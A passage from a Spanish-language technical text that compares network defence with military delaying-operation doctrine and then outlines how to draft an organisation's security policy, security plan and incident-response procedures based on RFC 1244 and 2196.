Lo realmente crítico que posee este hecho es el absoluto desconocimiento del adversario en cuanto a su ubicación, magnitud, recursos y capacidades. Si a este hecho se suma la necesidad, u obligación actual de exponer información al público en general y a sus socios de negocios, fuente de ingresos de una empresa; y a su vez se tiene en cuenta que esta información día a día va aumentando como una estrategia competitiva de presencia en la red y de rapidez en las negociaciones, esto provoca un mayor grado de exposición y por lo tanto de vulnerabilidades.

En el análisis de vulnerabilidades comienza el primer desbalance de fuerzas, pues si se ajusta a los datos de la realidad (y no a lo hipotético o teórico), no existe una sola empresa real que pueda contar con suficiente personal dedicado a las actualizaciones e investigación de seguridad, como para no dejar brechas abiertas en un momento dado. Muy por el contrario, existen millones de personas en el mundo de Internet cuya principal preocupación es descubrir vulnerabilidades en sistemas. Este es el primer factor a tener en cuenta.

El segundo aspecto a analizar en esta introducción es nuevamente estadístico, y se trata de las operaciones defensivas o de seguridad a lo largo de la historia. No se tienen antecedentes de una fortaleza invulnerable. Siempre en estas operaciones, se demoró más o menos tiempo, con armas conocidas o nuevas, esperando el momento adecuado, especulando con los imprevistos, aprovechando las actividades que se transforman en rutinarias, generando pánico, negando recursos, produciendo desconcierto, etc... Pero la muralla cayó, el enemigo se infiltró, se pudo escapar, el robo se produjo, se abrió la brecha, ... "SIEMPRE EL TEMA SE CENTRÓ EN SABER OBSERVAR".

Teniendo en cuenta por el momento solamente estos dos conceptos, ¿Por qué no se puede partir de las premisas de reconocer que se es vulnerable y se cuenta con un adversario superior en cantidad y calidad, al cual se debe enfrentar?

Luego de estas ideas es estrictamente natural recurrir al análisis de ¿Cómo han hecho los militares a lo largo de la historia en estos casos?

2.3 DOCTRINA MILITAR

El estudio de las operaciones militares citadas en la Bibliografía, clasifican el uso de la Fuerza en tres tipos de operaciones **[18]**:

- Ofensivas.
- Defensivas.
- Retrógradas.

La primera de ellas, es claro, que lo que refleja es una actitud de avance, ataque o agresiva. En este estudio, no es motivo de interés.

La segunda y la tercera sí pueden llamar la atención como algo afín a un sistema informático que busca protección ante un enemigo externo.

Lo que marca la gran diferencia entre estas últimas es la actitud pasiva de una defensa (si bien puede tener ciertos aspectos de movimiento), contra la enorme dinámica que caracteriza a las operaciones retrógradas.

Las Operaciones Retrógradas a su vez pueden también ser clasificadas, acorde a las distintas doctrinas en Repliegue, Retirada y Acción Retardante.

Desde ya que aquí no se trata de abandonar partes del sistema informático (repliegue), tampoco es intención de este estudio proponer una huida de la red (Retirada), pero sí se va a continuar analizando de qué se trata la "Acción Retardante".

NOTA: Se deja claro que en virtud del resumen aquí expuesto se va a obviar el desarrollo del resto de las operaciones, para centrarse en esta última.

A continuación se citan conceptos textuales de la doctrina militar para despertar la atención en cuanto a las analogías que se presentan con la realidad informática. Se trata de un muy breve resumen de la enorme cantidad de doctrina al respecto, pero se aprecia necesario incluirla para continuar el estudio.

2.3.1. Reglamento DO1 – 001 (Segunda Edición) EMPLEO DE LA FUERZA TERRESTRE [17]

"*LA OPERACIÓN DE RETARDO.*

En la operación de retardo la fuerza bajo presión enemiga, cambia espacio por tiempo, conservando su flexibilidad y libertad de acción.

Esta cesión voluntaria de terreno permite a la fuerza de retardo:

- *Ralentizar el impulso del ataque enemigo, llegando incluso a frenarle.*
- *Canalizar y dirigir el avance enemigo hacia zonas en las que resulte vulnerable a un ataque o contraataque por las fuerzas propias.*
- *Descubrir el esfuerzo principal del enemigo.*
- *Combinar las acciones anteriores y desgastar al adversario.*

Estos efectos se logran con un volumen de fuerzas sensiblemente inferior al que requeriría una operación defensiva, proporcionando la consiguiente economía de medios, siempre deseable.

FACTORES CONDICIONANTES

La operación de retardo se plantea teniendo en cuenta los siguientes factores:

14.5.a.(1). Inteligencia

Es vital el flujo permanente de inteligencia precisa, oportuna y fiables sobre las intenciones, capacidades y puntos débiles del enemigo durante toda la operación.

.....

14.5.a.(3). Terreno

Si es posible se seleccionará un terreno que:

- *Disponga de barreras naturales u obstáculos que se puedan mejorar fácilmente y puedan emplearse para canalizar el movimiento enemigo.*
- *Permita la rápida ruptura del contacto.*

14.5.a.(4). Tiempo

El mando que decida ejecutar una acción de este tipo deberá precisar, en función del terreno y los medios disponibles:

- *Tiempo disponible para que las propias fuerzas preparen sus posiciones.*
- *Duración del retardo a imponer. Este retardo se expondrá claramente en la misión asignada.*

14.5.a.(5). Mantenimiento de la libertad de acción

El Jefe de la fuerza de retardo debe organizar adecuadamente sus medios de forma que se puedan afrontar situaciones imprevistas. Debe aprovechar cualquier oportunidad para llevar a cabo acciones ofensivas, siempre que se pueda infligir bajas o daños al enemigo.

14.5.a.(6). Seguridad y protección

Son esenciales para evitar que las fuerzas de retardo sean sorprendidas y se produzca un combate decisivo no deseado. Esto supone no sólo el máximo empleo de medidas de ocultación, enmascaramiento, decepción, seguridad de comunicaciones, guerra electrónica y todas las de contrainteligencia, sino también de protección de puntos críticos necesarios para el desplazamiento.

14.5.b. CONDUCCION

El desarrollo de la operación supondrá realizar el movimiento retrógrado sobre posiciones de forma sucesiva o alternada, llevando a cabo acciones de ataque, defensa y retardo entre posiciones.

.....

Se aprovechará toda ocasión propicia a la emboscada y a lograr la sorpresa, a su vez se debe evitar la acción recíproca".

2.3.2. Reglamento DO2 – 002 DOCTRINA OPERACIONES [20]

"LAS OPERACIONES RETRÓGRADAS.
Son parte de un esquema más amplio de maniobra para recuperar la iniciativa y derrotar al enemigo. Con ella se consigue mejorar la situación actual o evitar que empeore.

Las finalidades que pueden atribuirse a este tipo de operaciones son:

- *Ganar tiempo.*
- *Maniobrar situando al enemigo en posición desfavorable.*

.....

Operación de retardo: En ella las unidades ceden terreno para ganar tiempo. Conservando el mando, su flexibilidad y libertad de acción.

Los objetivos a alcanzar con una operación de este tipo podrán ser:

- *Retardar el avance enemigo ocasionándole bajas que reduzcan su capacidad ofensiva con el fin de ganar tiempo para operaciones posteriores.*
- *Canalizar al enemigo hacia zonas en las que sea vulnerable a los ataques y contraataques y recuperar de esta forma la iniciativa.*
- *Evitar el combate en condiciones no deseadas.*
- *Determinar el esfuerzo principal del enemigo.*

Enemigo:
Será normalmente superior. De su estudio, aparte de valorar su flexibilidad, articulación y procedimientos será preciso conocer:

- *Tipos de Unidades a retardar.*
- *Constitución e sus vanguardias y plazos de intervención de sus gruesos.*
- *Procedimientos ofensivos.*
- *Posibilidades de sus medios ante nuestras acciones de contramovilidad.*

....."

3 ELABORACIÓN DE LA ESTRATEGIA

3.1 ESTUDIO DE LA POLÍTICA DE SEGURIDAD

3.1.1 Estudio de la Política actual de seguridad (RFC – 1244 y 2196):

Las RFC 1244 y 2196 se refieren a los distintos aspectos a tener en cuenta para la confección de la política de seguridad de una red. A través de este texto se tratará de llevar a la práctica los aspectos fundamentales de la misma e incluir la mecánica a seguir para la elaboración de las distintas actividades referidas a seguridad, no expresadas en las RFCs.

Como introducción, fuera de lo que especifica la norma, se tratará de establecer una diferencia básica que se tiene en cuenta en Administración y Conducción. Al tratar todo tipo de problemas, se establece una gran diferencia entre el marco estratégico y el de planeamiento y ejecución. El marco estratégico es quién define las políticas a seguir en líneas generales, es el enfoque macro. Los elementos de Conducción y ejecución sí son los que efectivizan el detalle planificando y ejecutando las acciones.

Siguiendo este lineamiento es que a lo largo de este texto se tratará de diferenciar claramente la Política de seguridad (Estrategia) del Plan de seguridad (Ejecución).

Para iniciar esta actividad, es necesario entonces comprender que los responsables de la creación del plan y política de seguridad son los responsables de la toma de decisiones y el personal técnico que las llevarán a cabo. Una vez definidos todos sus pasos, pasarán también a ser responsables la totalidad de los usuarios de la Organización, por quienes pasan la masa de los puntos claves y deberán conocer sus derechos y obligaciones al respecto.

3.1.2 Política de seguridad:

El primer paso entonces es definir la estrategia que se desea para la seguridad de la Organización. Para esta actividad, el Directorio deberá tener en cuenta lo siguiente:

- Grado de exposición al que se desea llegar:
- Cantidad de información que se desea exponer:
- Metodología de trabajo en el sistema informático de la Organización:
- Grado de acercamiento con otras entidades:
- Importancia de la seguridad dentro de la Organización:
- Presupuesto que se desea invertir para esta tarea:
- Personal que se dedicará al tema:
- Grado de compromiso del más alto nivel:

Luego del análisis de cada uno de estos Item y con las pautas claras al respecto es cuando puede comenzar a elaborarse el Plan de seguridad, el cual deberá realimentar muchas de las decisiones tomadas en la Política, generando con esto un Feedback permanente, característico de todo proceso dinámico.

3.1.3 Plan de Seguridad:

3.1.3.1 Análisis de riesgo:

La primera actividad para la implementación del Plan es determinar que es lo que se necesita proteger y cómo hacerlo. Este es el proceso de analizar todos los riesgos y clasificarlos acorde a algún tipo de prioridad. Existen dos tipos de elementos que se deben identificar en este análisis:

3.1.3.1.1 Identificación de recursos: **[3], [8]**

Son los elementos físicos que se necesitan proteger, estos deben contener:

- Hardware: CPU, terminales, workstations, PC, discos, líneas de comunicaciones, Servidores, Hub, Switch, Router, etc.
- Software: Programas fuente y objeto, utilitarios, sistemas operativos, programas de comunicaciones, etc.
- Datos: Durante la ejecución, Almacenamiento en línea y fuera de línea, backups, registros de auditorías, bases de datos, información en tránsito.
- Personas: Usuarios, personal necesario para la ejecución de sistemas, programadores, etc.
- Documentación: De programas, de hardware, de sistemas, procedimientos.
- Auxiliares: papeles, formularios, medios magnéticos, CD, etc.

3.1.3.1.2 Identificación de actividades:

En estas se puede determinar qué potencial de pérdida puede existir.

- Accesos no autorizados: Autorización de empleo de cuentas de usuarios por otras personas, uso de recursos sin autorización.
- Desbloqueo de información: La modificación de permisos sobre recursos es el más común.

- Negación de servicio: Esta actividad se puede presentar de distintas formas y afectará a los distintos usuarios de manera diversa.

En cualquiera de los dos casos, el procedimiento adecuado para la identificación de todos los riesgos es realizar un análisis acorde al modelo de capas. Esta actividad se desarrolla al completo en el **Anexo A: Análisis por niveles acorde al modelo de referencia.**

3.1.3.2 Lineamiento del plan:

Una vez analizados los riesgos es importante trazar los primeros lineamientos generales del plan, aquí se especificarán los problemas globales a considerar, en general estos son:

3.1.3.2.1. Quién está autorizado a usar los recursos?

En este punto se inicia el análisis de los distintos niveles de acceso a recursos, dando el enfoque inicial a los futuros grupos de acceso a recursos.

3.1.3.2.2 Cuál es el uso correcto de recursos?

Se trata aquí de especificar un guía de acceso a los diferentes tipos de usuarios, aclarando fehacientemente qué es lo correcto y lo incorrecto, definiendo cuáles son los límites de cada uno, debe quedar sumamente claro las responsabilidades de las acciones llevadas a cabo. Un detalle a tener en cuenta también es el alcance legal del copiado de Software, acorde a la política de licencias de la Organización

En redes con buena capacidad de administración, se puede fomentar la actividad de investigación de vulnerabilidades, esto quiere decir que usuarios autorizados pueden desarrollar actividades de "Hackers" para colaborar con la administración de seguridad, detectando fallas tempranamente. Si se desea llevar a cabo esta actividad, es imprescindible dedicar varios apartados del Plan para dejar claramente especificado que se debe y que no se debe hacer, hasta dónde se puede llegar y los procedimientos ante cada uno de los avances. En estos casos, una buena medida es

aislar segmentos de red para estas tares, con la finalidad de poder testearlos e identificar los "propios de los ajenos"

3.1.3.2.3 Quién está autorizado a crear usuarios y conceder accesos?

Si no se tiene control sobre quién autoriza los accesos, no se podrá controlar sobre quienes usan el sistema. Es una muy buena medida especificar procedimientos para la creación de cuentas y asegurarse que el personal que lo realiza conozca bien estas normas.

El garantizar el acceso a usuarios es una de las vulnerabilidades más grandes de un sistema. Un detalle importante a tener en cuenta es la metodología de selección de contraseñas (este tema se tratará más adelante)

Se plantea aquí uno de los puntos claves de seguridad:

Se centralizarán los accesos o existirán múltiples puntos?

Siempre cuanto más centralizado sean los mismos, más seguro será el sistema.

3.1.3.2.4 Quiénes pueden tener privilegios administrativos?

Esta es una decisión de suma importancia, pues inevitablemente se deberá designar a un cierto grupo de personas para poseerlos.

3.1.3.2.5 Cuáles son las responsabilidades de los administradores del sistema?

En particular se deben tener en cuenta los aspectos relacionados a la información propietaria de los distintos usuarios de la red como así también el análisis de tráfico o correo electrónico, el acceso a bases de datos, etc.

3.1.3.2.6 Qué hacer con la información sensible?

Se planifican aquí las distintas estrategias de resguardo y recuperación de información en diferentes modos (Discos, tape, CD, etc).

3.1.3.2.7. Que sucede si el plan es violado?

Existen distintos tipos de violaciones al plan, cada una de las cuales deberá ser tratada de manera diferente, esta pueden ser por:

- Negligencia individual:
- Accidente:
- No haber sido correctamente informado de las medidas de seguridad:
- No entendimiento del plan:

Lo importante es la rápida reacción y la determinación de cómo y por qué se produjo. Se deberá determinar la respuesta a la violación.

3.1.3.2.8 Proceder ante incidentes:

Existen dos estrategias básicas a tener en cuenta ante un incidente de seguridad:

- Proteger y proceder: La premisa de esta es la preservación de los componentes del sistema, el gran problema es que si el intruso no pudo ser identificado, este podrá regresar por la misma puerta o por algún otra.

  Qué premisas se deben tener en cuenta para implementar esta estrategia?

  * Si los recursos no están bien protegidos.
  * Si existe un riesgo económico de magnitud al continuar la intrusión.
  * Si no existe la posibilidad de perseguir al intruso.
  * Si los usuarios no poseen conciencia de seguridad y sus recursos peligran.
  * Si los recursos no están claramente establecidos.

- Seguir y perseguir: Se permite al intruso continuar sus actividades hasta identificarlo y evidenciar las vulnerabilidades del sistema que fueron aprovechadas. Se requiere aquí conocimiento en el manejo de incidentes y herramientas adecuadas pues se está arriesgando demasiado. La gran ventaja de este proceder es que es la única forma eficiente de llegar a las causas del problema para que este no vuelva a repetirse.

  Qué premisas se deben tener en cuenta para implementar esta estrategia?

* Si los recursos y sistemas están bien protegidos.

* Si se dispone de buenos backup.

* Si la frecuencia de ataques es considerable.

* Si el acceso de intrusos puede ser controlado.

* Si se posee la capacitación suficiente para enfrentar un ataque.

* Si existen contactos con otros organismos que puedan prestar apoyo ante ataques.

* Si existe soporte legal en la organización para responder ante estos casos.

3.1.3.2.9. Publicación del plan:

La última actividad que se debe considerara es cómo se difunde el plan a los usuarios del sistema, para esta actividad se deben tener en cuenta varios aspectos referidos al dinamismo de las actualizaciones, al carácter reservado del plan, al acuse recibo de su lectura, a las correcciones, al cumplimiento y control, etc.

3.1.4 Análisis de detalle:

Habiendo definido ya qué necesita ser protegido, qué es lo más importante y cuáles son sus prioridades, es el momento de diseñar **cómo** hacerlo. Esta actividad es la que se tratará en este punto.

3.1.4.1 Identificación de problemas reales:

Acorde a lo especificado en el análisis de riesgo, se comienzan ahora a determinar las vulnerabilidades reales del sistema.

3.1.4.1.1 Puntos de acceso: **[1]**

Todo usuario de la organización para poder acceder a la misma deberá hacerlo a través de uno de una interfaz que conecte físicamente su estación de trabajo a la red. Se debe diferenciar aquí los accesos vía LAN, los cuales se realizarán en

general a través de vínculos propios y "bajo cierto control físico" (Si se respeta la seguridad a nivel físico) por parte de la Organización; y por otro lado los accesos remotos a esta red que es desde donde puede ingresar en general un usuario ajeno a la Empresa.

Los puntos de acceso de la LAN deben quedar claramente especificados en los planos de red, incluidos en la documentación de red, dentro de esta carpeta se establecerán las medidas de seguridad a los ductos, gabinetes de comunicaciones, locales de ubicación de hardware de comunicaciones, etc.

Los puntos de acceso WAN, pueden ser dial-up, punto a punto, multipunto, o a través de acceso a una red pública de datos. En este ítem se deberá detallar al máximo la totalidad de los accesos, sin dejar de considerar todos los equipos que poseen módem y lo emplean para salir a la red de telefonía pública, pues es aquí donde generalmente se abren puertas no tenidas en cuenta.

3.1.4.1.2 Configuración de sistemas: **[5]**

Se deberá detallar aquí las distintas medidas adoptadas para la configuración de los sistemas, teniendo especialmente en cuenta aquellos detalles referidos a la transmisión de información y al acceso a recursos. Este punto es tenido en cuenta pues por defecto existe mucho software que viene por defecto con detalles de configuración que facilitan ciertas actividades para beneficio de los instaladores del mismo, como así también medidas que deben ser adoptadas para facilitar accesos o ruteos a determinados usuarios pero que pueden ser causa de vulnerabilidades. A continuación se detalla una lista de referencia:

- Tipos de servicios.
- Rutas en host.
- activación de tareas dinámicas (DHCP, WINS, RIP, OSPF, etc).
- Cuentas invitado o Anonymous .
- Puertos abiertos.
- Protocolos de comunicaciones.
- Directorios con permisos de control total.

- Cuentas o contraseñas que no respetan los procedimientos normales.
- Relaciones de confianza.
- Fronteras.
- Puertas traseras.

3.1.4.1.3 Bugs de software:

Todo Software posee bugs, los cuáles provocan inconvenientes en los sistemas, muchos de estos son aprovechados para vulnerar medidas de seguridad. Al ser detectados por los fabricantes, van generando los parches necesarios a los mismos. La segunda causa de los ataques de seguridad (después de los usuarios internos) es provocada por estas falencias. Por lo tanto en este punto se debe especificar todas las actualizaciones de Software que fueron introducidas en el sistema, con el mayor grado de detalle posible. También se plantean los problemas descubiertos y aún no solucionados.

Aparece aquí una gran reflexión: MANTENERSE PERMANENTEMENTE ACTUALIZADO, es una de las herramientas más importantes que posee un Administrador de sistemas. Con sólo leer los diarios, aparecen cotidianamente evidencias de ataques producidos por bugs en sistemas que ya fueron resueltos pero que aún no fueron actualizados en esa Empresa, y como corresponde fue aprovechado por un intruso que seguramente sí está actualizado.

3.1.4.2 Medidas de protección:

3.1.4.2.1 Protección de recursos:

- Control sobre recursos: Se deben definir qué tipos de recursos deben ser auditados y sobre estos, qué detalles auditar. La regla básica es que si se desea auditar TODO, luego NADA se mira. Por lo tanto es sin duda más eficiente definir sólo lo fundamental (poco), y sobre esto sí incrementar el control.
- Estrategias múltiples de protección: Suele ser más seguro emplear varias medidas simples que pocas sofisticadas. Las combinaciones de medidas cruzadas

son de común empleo en seguridad, se ponen en evidencia en las estrategias de resguardo de información o en el acceso a recursos con monitoreo y auditoría en simultáneo.

3.1.4.2.2. Seguridad física:

Si el acceso a las estaciones de trabajo, servidores, periféricos, dispositivos y canales de comunicaciones no es seguro, a partir de allí no se puede sustentar un plan de seguridad. Por lo tanto se debe aquí establecer la totalidad de las normas de seguridad en los accesos a cada uno de estos elementos.

3.1.4.2.3. Reconocimiento de actividad no autorizada:

Para esta actividad se pueden emplear distintas herramientas, muchas de estas ya vienen incorporadas con el software de los sistemas, y otras son adicionales. En este punto se deberá establecer el conjunto de ellas y regular su empleo.

3.1.4.2.3.1. Monitorización de los sistemas en uso **[32]**:

Esta es la actividad de control sobre los distintos recursos, se deberá realizar en forma agendada y aleatoria, analizándola y luego guardando los registros.

La clave aquí son los registros que se hayan decidido establecer, **su revisión constante es la primera barrera de seguridad**, pues con ellos se determinará usuarios en horarios no frecuentes, reiteración de accesos negados, modificación de archivos y permisos, actividad no concordante, consulta o apertura de puertos de uso no común, archivos nuevos no conocidos, etc.

3.1.4.2.3.2. Analizadores de protocolos:

Estas herramientas permiten analizar el tráfico de una red, y por lo tanto desarmar todo su contenido. A través de estos se puede determinar direcciones fuente y destino tanto de hardware como de software, exceso de tráfico en la red, protocolos que se están empleando, tipo de información que circula, establecimiento y cierre de sesiones.

A través de este punto se dejará registrado la mecánica de trabajo de estas herramientas y los archivos de lo examinado, con las conclusiones obtenidas.

3.1.4.2.4. Comunicación del plan de seguridad:

Se debe definir una metodología de información permanente del plan de seguridad y sus actualizaciones y verificar su correcta interpretación en todos los niveles de la Organización.

3.1.4.2.4.1. Educación de usuarios:

Deben tener claro que es lo correcto y lo incorrecto en todos sus procederes, y a su vez cómo deben proteger sus propios recursos. Una actividad importante es el monitoreo de sus recursos, cuenta y contraseñas, pues un ataque común es tomar posesión de los recursos de un determinado usuario de la red, y hacer uso de sus privilegios. La persona más indicada para detectarlo es el mismo usuario, por notar cambios en sus propios archivos, performance del equipo, capacidad de disco, actividad en horarios diferentes, etc. Ante estas eventualidades, debe poder reconocerlas y tener perfectamente claro dónde informarlas.

3.1.4.2.4.2. Educación de administradores:

Dentro de una red no podrá existir en la práctica un sólo administrador, sino que esta actividad deberá ser implementada por distintas personas que desempeñarán tareas diferentes. Si bien poseerán muchos privilegios similares, no todos deben ostentarán los mismos permisos ni tendrán las mismas atribuciones. En base a los distintos grupos de administración que se definan, es aquí donde se debe instruir respecto al correcto uso de sus cuentas.

3.1.4.2.5. Procedimientos de resguardo y recuperación:

Nunca es suficiente el énfasis que se puede hacer sobre las medidas a adoptar para l resguardo de la información. Esta si bien puede ser contemplada dentro de otras

actividades, es también una actividad de seguridad por excelencia, pues de esta depende la capacidad de restaurar cualquier información dañada o perdida.

En este apartada es donde se debe volcar todas las actividades que se llevan a cabo para el resguardo de la información y los registros de lo realizado, especificando la periodicidad (diario, semanal mensual), el tipo (Normal, copia, diferencial o incremental) y la información resguardada.

Existen muchos métodos para verificar la integridad de los backup, los cales deben realizarse pues guardar información corrupta, de nada sirve.

3.1.4.3 Recursos para prevención de ataques [6]:

3.1.4.3.1. Conexiones de red, modems, routers, proxys y Firewalls:

Se deben detallar aquí todas las implementaciones de barreras físicas colocadas y sus reglas de control. se analizará cada dispositivo en cada una de sus interfaces, confeccionando un cuadro con lo que está permitido y denegado en cada una de ellas. El mismo deberá coincidir con lo configurado en estos dispositivos, y es una de las metodologías de control cruzado, la comparación de este documento con la realidad.

3.1.4.3.2. Confidencialidad:

La confidencialidad es la acción de restringir el acceso a la información a ciertas categorías de usuarios. Se presentan tres puntos en los cuales la información puede perder esta cualidad:

- Cuando la información está almacenada sobre un host.

- Cuando la información está en tránsito.

- Cuando la información se encuentra almacenada en dispositivos de backup.

Por lo tanto es necesario centrar la atención en este tipo de información acorde a la clasificación que se la haya impuesto, y especificar aquí todos los detalles.

3.1.4.3.2.1. Criptografía:

Esta actividad consta en convertir información interpretable, a un formato bajo el cual no se la pueda interpretar. Existen distintas formas de realizarla, tanto por software como por hardware, y se debe prestar especial atención, justamente sobre la que se encuentra en tránsito que es dónde en general presenta más flancos.

Se deben especificar aquí las técnicas empleadas y en que momento se las emplea.

Un detalle común en casi todas las recomendaciones de seguridad es NO DEJAR ESCRITO LAS CLAVES. Este último punto es común para contraseñas de usuarios, recursos o claves públicas y privadas de criptografía.

3.1.4.3.2.2. Privacidad en el correo electrónico:

El correo electrónico tiene la característica de transferir información como texto puro. Por lo tanto es común en las distintas organizaciones, separar el correo interno del de Internet. Esta actividad es aconsejable realizarla a través de distintos servidores, los cuales se deben encontrar en zonas de distinta clasificación de seguridad. Si bien la integración o sincronización de los mismos es llevada a cabo, se debe tener muy especialmente en cuenta que el correo interno viajará por vínculos propios mientras que el de Internet dará la vuelta al mundo. Este detalle hace que el tipo de información que se maneje en cada uno de ellos sea diferente.

En ambos casos, acorde al tipo de Organización, se puede implementar privacidad en la transferencia de correo electrónico. Existen varios productos para esta tarea e inclusive también una serie de RFC (1113, 1114 y 1115) que proponen un estándar para privacidad en correo electrónico.

3.1.4.3.3. Autenticación:

Aquí se trata de garantizar que "quien dice ser , realmente lo sea". El sistema primario es a través de la creación de la cuenta de usuario con su contraseña correspondiente. En un sistema seguro, en especial al tratar las cuentas de acceso es conveniente ampliar esta medida a través de algún mecanismo adicional de autenticación. Existen de varios tipos, a continuación se detallan algunas posibilidades:

- Kerberos: Fue desarrollado por el MIT y emplea una combinación de criptografía y comparación en una base de datos distribuida, incrementando las medidas de autenticación/
- Tarjetas Inteligentes: Estos dispositivos poseen una clave que va cambiando permanentemente acorde a una secuencia pseudoaleatoria que se encuentra sincronizada con el servidor de acceso, y al coincidir las mismas, autentica al usuario.

Si se emplea algún método adicional, se debe aclarar aquí, acorde a la metodología que se haya definido.

3.1.4.4. Integridad de la Información:

La Integridad de la Información se refiere al estado completo, correcto y sin cambios desde la última vez que haya sido verificada. Esta actividad se lleva a cabo mediante el control de accesos sobre la misma. La masa de los sistemas permiten llevar registros sobre el acceso a la información y realizar las comparaciones pertinentes.

Esta es la actividad que se debe detallar aquí, el análisis de estos registros y las conclusiones obtenidas.

3.1.4.5 Fuentes de información:

Como mantenerse actualizado es la medida más importante a tener en cuenta, en este apartado se mencionarán las distintas opciones que se pueden consultar y las relaciones que hayan sido establecidas con el grado de participación logrado, detallando toda actividad desarrollada. Las opciones que se presentan a continuación son algunas de estas:

- Listas de correo: Permiten suscribirse y participar de noticias o debates sobre temas en particular.
- Equipos de repuesta: Son equipos que asesoran y recaban información sobre distintos incidentes referidos a seguridad.

- Vendedores: El soporte técnico sobre los productos adquiridos es parte de la actividad comercial de los productores de software y hardware, por lo tanto se debe tener bien claro dónde recurrir en caso de incidentes en los cuales la causa es identificada con un producto.

3.1.5 Procedimientos normales:

En este apartado se tratará de definir las distintas actividades en forma normalizada:

3.1.5.1. Actividades agendadas:

En este punto se debe realizar un calendario de actividades, detallando las tareas a realizar diariamente, semanalmente y mensualmente. Cuál es el objetivo de las mismas y contra qué confrontarlas para obtener conclusiones.

3.1.5.2. Test de procedimientos [53]:

Se trata aquí de verificar el correcto funcionamiento del plan de seguridad, esta es uno de los puntos más dinámicos pues cotidianamente aparecerán nuevos empleos, desde la restauración de los backup, la creación de cuentas, verificar accesos, consultar usuarios, o realizar auditorías completas. Lo importante de este paso es anotar todo lo nuevo que se implemente, pues seguramente será reusado con posterioridad. Si se detectaran fallas, esto generará modificaciones al plan que realimentarán todo el proceso. Al lanzar algún tipo de test es importante poder definirlo unívocamente, para evitar confusiones acerca de la actividad que se está realizando, pues puede ser aprovechada o solapada con alguna intrusión real.

3.1.5.3. Procedimientos para la administración de cuentas:

La creación de las cuentas de usuarios es una tarea que cuánto más estandarizada esté, más eficiente será la organización de este servicio y más clara será la identificación de cualquier anomalía. Sobre esta actividad es importante considerar los siguientes aspectos:

- Quiénes están autorizados a crear o modificar cuentas?
- Quiénes pueden tener cuentas en el sistema?
- Cuánto tiempo durará la asignación de una cuenta, y cómo se renegocia?
- Cómo serán removidas y cuándo caducan las cuentas obsoletas?
- Las cuentas se crean centralizadamente o se puede distribuir su administración?
- Quiénes pueden crear o modificar grupos?
- Quiénes pueden formar parte de los distintos grupos?
- Quiénes pueden ser usuarios remotos?
- Quiénes incrementan el nivel de validación? (En caso de existir)
- Se restringirá el acceso por equipo, usuario, horarios ,etc ?
- Se permite a más de un usuario usar el mismo equipo?
- Cuál es la lógica de nombres de cuentas?

3.1.5.4. Procedimientos para la administración de contraseñas:

De manera similar a la administración de cuentas, el tema de las contraseñas se debe tomar con cuidado, pues tratar de romperlas o crackearlas es una de las primeras actividades que desea realizar un intruso. Un buen test es ejecutar programas de Crack y luego informarle al usuario cuánto tiempo tardó en descubrir su contraseña, para que este sea consciente de la importancia que revista. Sobre esta actividad es importante considerar los siguientes aspectos:

- Los usuarios pueden dar su contraseña a otros usuarios?
- Cómo se implementa la contraseña inicial?
- Tendrán fecha de caducidad?
- Qué cantidad mínima de dígitos se permitirá?
- Se guardará historia de cambios?, cuántas?
- Los usuarios pueden cambiar sus contraseñas?

3.1.5.4.1. Selección:

Guía de detalles a tener en cuenta: para la selección de una contraseña:

- NUNCA emplear las contraseñas por defecto.
- NUNCA dejar por escrito listas de contraseñas.
- NO USAR nombres de usuarios como contraseñas (ni en inverso, mayúsculas, duplicados, etc).
- NO USAR nombres, apellidos, etc.
- NO USAR nombres de esposa/o, hijos, parientes cercanos.
- NO USAR información de fácil obtención, como ser: Nro documento, fechas, teléfono, patente de automóvil, etc.
- NO USAR Contraseñas de todas letras o todos números, mucho menos repetición de los dígitos.
- NO USAR palabras contenidas en diccionarios.
- NO USAR contraseñas menores a 6 dígitos.
- USAR mezclas de números y letras.
- USAR caracteres de puntuación, matemáticos, lógicos, etc.
- USAR contraseñas fáciles de recordar.
- USAR contraseñas que se puedan escribir rápidamente sin mirar el teclado.

3.1.5.4.2. Cambios:

Un detalle a aclarar aquí es la metodología de verificación del usuario que solicita un cambio de contraseña, pues es inclusive un reporte de varios CERT el hecho de solicitar esta actividad para obtener acceso por parte de intrusos. Por lo tanto para esta actividad se deberán extremar las medidas de control.

3.1.6 Procedimientos ante incidentes:

En general este es un apartado al cual se le dedica muy poca atención y el resultado es que cuando se produce un incidente, las decisiones son tomadas sobre la marcha, provocando muchas veces daños por falta de previsión. Es por esta razón que se tiene en cuenta esta actividad, y se plantea el desarrollo del plan contra incidentes, el cual eliminará muchas ambigüedades.

Este plan será el resultado de todas las tareas realizadas anteriormente, es por esta razón que no se puede definir con anterioridad, ni puede apartarse de todas las regulaciones que ya fueron establecidas dentro de la Política y el Plan de seguridad.

Como referencia se detallan a continuación los aspectos que se deben considerar en el plan:

- Asegurar la integridad de los sistemas críticos.
- Mantener y restaurar datos.
- Mantener y restaurar servicios.
- Determinar cómo sucedió.
- Detener escalamiento o futuros incidentes.
- Detener la publicidad negativa.
- Determinar quién lo hizo.
- Penalizar a los atacantes.

3.1.6.1. plan contra incidentes:

La primer medida del plan consiste en la determinación de prioridades, las cuales se detallan a continuación como referencia:

- Prioridad 1: Proteger vidas o seguridad de personas.
- Prioridad 2: Proteger datos clasificados.
- Prioridad 3: Proteger otros datos.
- Prioridad 4: Prevenir daños a los sistemas.
- Prioridad 5: Minimizar anomalías en los sistemas.

3.1.6.2. Determinación del problema (Evaluación):

¿Es esto real?

Este es el primer interrogante, pues a menudo se puede confundir una intrusión con virus, falla de un sistema o un test que se está ejecutando. Existen varios indicadores que se pueden tener en cuenta, como por ejemplo:

- Ruptura de sistemas.
- Nuevas cuentas de usuarios, o actividad en cuentas que hace tiempo no se empleaban.
- Nuevos archivos, en general con extraños nombres.
- Discrepancia en cuentas respecto a lo establecido en el plan.
- Cambios en la longitud de los archivos o datos (en clientes, se pone de manifiesto en general por el crecimiento de archivos".exe" desconocidos).
- Intentos de escritura en sistemas.
- Modificación o borrado de datos.
- Negación de servicios.
- Bajo rendimiento de sistemas, host o red.
- Numerosos intentos de validación.
- Numerosos intentos de inicio de sesión en puertos no habilitados.
- Nombres ajenos al sistema.
- Direcciones IP o MAC ajenas al sistema.
- Modificación de rutas en dispositivos de comunicaciones.
- Alarmas.

3.1.6.3. Alcance:

Se detallan aquí un conjunto de criterios que permiten delimitar el problema:

- El incidente está acotado a este sitio o es multi-sitio?

- Cuántos host están afectados?

- Existe información sensible involucrada?

- Cuál es el punto de entrada del incidente?

- Tomó participación la prensa?

- Cuál es el daño potencial del incidente?

- Cuál es el tiempo estimado para solucionar el incidente?

